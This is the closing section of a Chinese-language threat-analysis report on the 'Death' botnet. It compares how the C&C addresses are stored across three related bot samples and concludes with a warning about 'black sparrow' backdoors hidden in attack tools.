

图 7.6 被杀复活模块流程对比

此外，三者的样本中存在多个 C&C，且存放方式相同，包括正常 C&C（螳螂 C&C）和后门 C&C（黑雀 C&C），正常的 C&C 作为全局变量存放在数据段中，后门 C&C 硬编码在代码中，并通过局部变量赋值的方式填充。

“Death”僵尸对存放在数据段中的僵尸使用者 C&C 进行了加密并通过 base64 编码，而硬编码在代码中的后门 C&C 没有采用加密，除去以上两类 C&C，“Death”僵尸样本中还存在另一个未加密且存储在数据段中黑客 C&C（Q 版的黑雀 C&C）。鬼影 DDoS 样本中对僵尸使用者的 C&C 和僵尸制造者的 C&C 都进行了加密。Nitol 样本对僵尸使用者 C&C 进行了加密，对僵尸制造者 C&C 没有加密，不存在额外的 C&C。

僵尸制造者 C&C 操作的汇编代码对比如图 7.7。



图 7.7 僵尸制造者 C&C 操作代码对比图

僵尸使用者 C&C 操作的汇编代码对比如图 7.8。



图 7.8 僵尸使用者 C&C 操作代码对比图

从三者之间的相似度分析我们可以看出，他们几乎都拥有某一个僵尸程序的核心代码，因此可以说这三个僵尸程序应该是同源的，并且他们都是根据同一份源码修改编译而成。

8. 总结

本报告通过对“Death”僵尸网络的分析向大家解密了黑客产业链中存在的一种高级且高效的黑吃黑攻击方式--黑雀攻击，并且通过对“Death”僵尸网络中的大黑雀、黑雀、螳螂的分析证实了黑雀攻击所存在的潜在巨大危害，虽然“Death”僵尸网络的大黑雀已经被清理，但是其中的大量黑雀目前仍处于活跃状态，仍有可能出现规模较大的 DDoS 攻击。

此外，通过我们广泛的分析发现，“Death”僵尸网络的黑雀攻击并非孤例，这种攻击模式还大量存在于其他僵尸程序中，比如“Billgate”僵尸程序，我们会在后续文章中为大家揭秘“Billgate”僵尸程序中黑雀攻击现象。WEB Shell 攻击工具、蠕虫木马攻击工具中也广泛存在黑雀攻击的现象，这或许需要广大安全研究人员和安全机构共同留意此类攻击的幕后黑雀，重视该类威胁可能造成的巨大危害，及时发现并清除这藏匿于网络中一大威胁。